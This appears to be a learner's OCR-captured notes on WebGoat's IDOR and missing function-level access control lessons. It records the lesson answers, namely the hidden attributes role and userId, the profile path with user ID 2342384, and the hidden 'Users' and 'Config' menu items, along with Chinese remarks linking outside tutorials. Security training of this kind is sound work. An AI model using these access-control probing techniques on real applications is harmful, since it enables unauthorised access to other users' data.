




沒辦法處理封包

參考 https://blog.csdn.net/weixin_43639512/article/details/132621320 進行學習





比對後發現 role, userId 不在網頁上

Observing Differences & Behaviors

A consistent principle from the offensive side of AppSec is to view differences from the raw response to what is visible. In other words (as you may have already noted in the client-side filtering lesson), there is often data in the raw response that doesn't show up on the screen/page. View the profile below and take note of the differences.

View Profile
name:Tom Cat
color:yellow
size:small

✔
In the text input below, list the two attributes that are in the server's response, but don't show above in the profile.

role, userId Submit Diffs

Correct, the two attributes not displayed are userId & role. Keep those in mind

WebGoat/IDOR/profile/2342384

Guessing & Predicting Patterns

View Your Own Profile Another Way

The application we are working with seems to follow a RESTful pattern so far as the profile goes. Many apps have roles in which an elevated user may access content of another. In that case, just /profile won't work since the own user's session/authentication data won't tell us whose profile they want view. So, what do you think is a likely pattern to view your own profile explicitly using a direct object reference?

✔
Please input the alternate path to the Url to view your own profile. Please start with 'WebGoat' (i.e. disregard 'http://localhost:8080/')

WebGoat/IDOR/profile/2342: Submit

Congratulations, you have used the alternate Url/route to view your own profile.

{role=3, color=yellow, size=small, name=Tom Cat, userId=2342384}

Missing Function Level Access

Search lesson

Reset lesson


1 2 3 4

Missing Function Level Access Control

Access control, like preventing XSS with output encoding, can be tricky to maintain. One must ensure it is adequately enforced throughout the entire application, thus in every method/function.

IDOR vs Missing Function Level Access Control

The fact is many people (including the author of this lesson) would combine function level access control and IDOR into 'Access Control.' For the sake of OWASP Top 10 and these lessons, we will make a distinction. The distinction most made is that IDOR is more of a 'horizontal' or 'lateral' access control issue, and missing function level access control 'exposes functionality.' Even though the IDOR lesson here demonstrates how functionality may also be exposed (at least to another user in the same role), we will look at other ways functionality might be exposed.



Your mission

Find two invisible menu items in the menu below that are or would be of interest to an attacker/malicious user and submit the labels for those menu items (there are no links right now in the menus).

WebGoat Account Messages


✔

Hidden item 1 Users

Hidden item 2 Config


Submit

Correct! And not hard to find are they?!? One of these urls will be helpful in the next lab.




沒辦法處理封包

參考 https://blog.csdn.net/elephantxiang/article/details/114947393 進行學習



沒辦法處理封包

參考 https://blog.csdn.net/elephantxiang/article/details/114855007 進行學習



沒辦法處理封包

參考 https://www.youtube.com/watch?v=-n4OmhUN3vA&t=207s 進行學習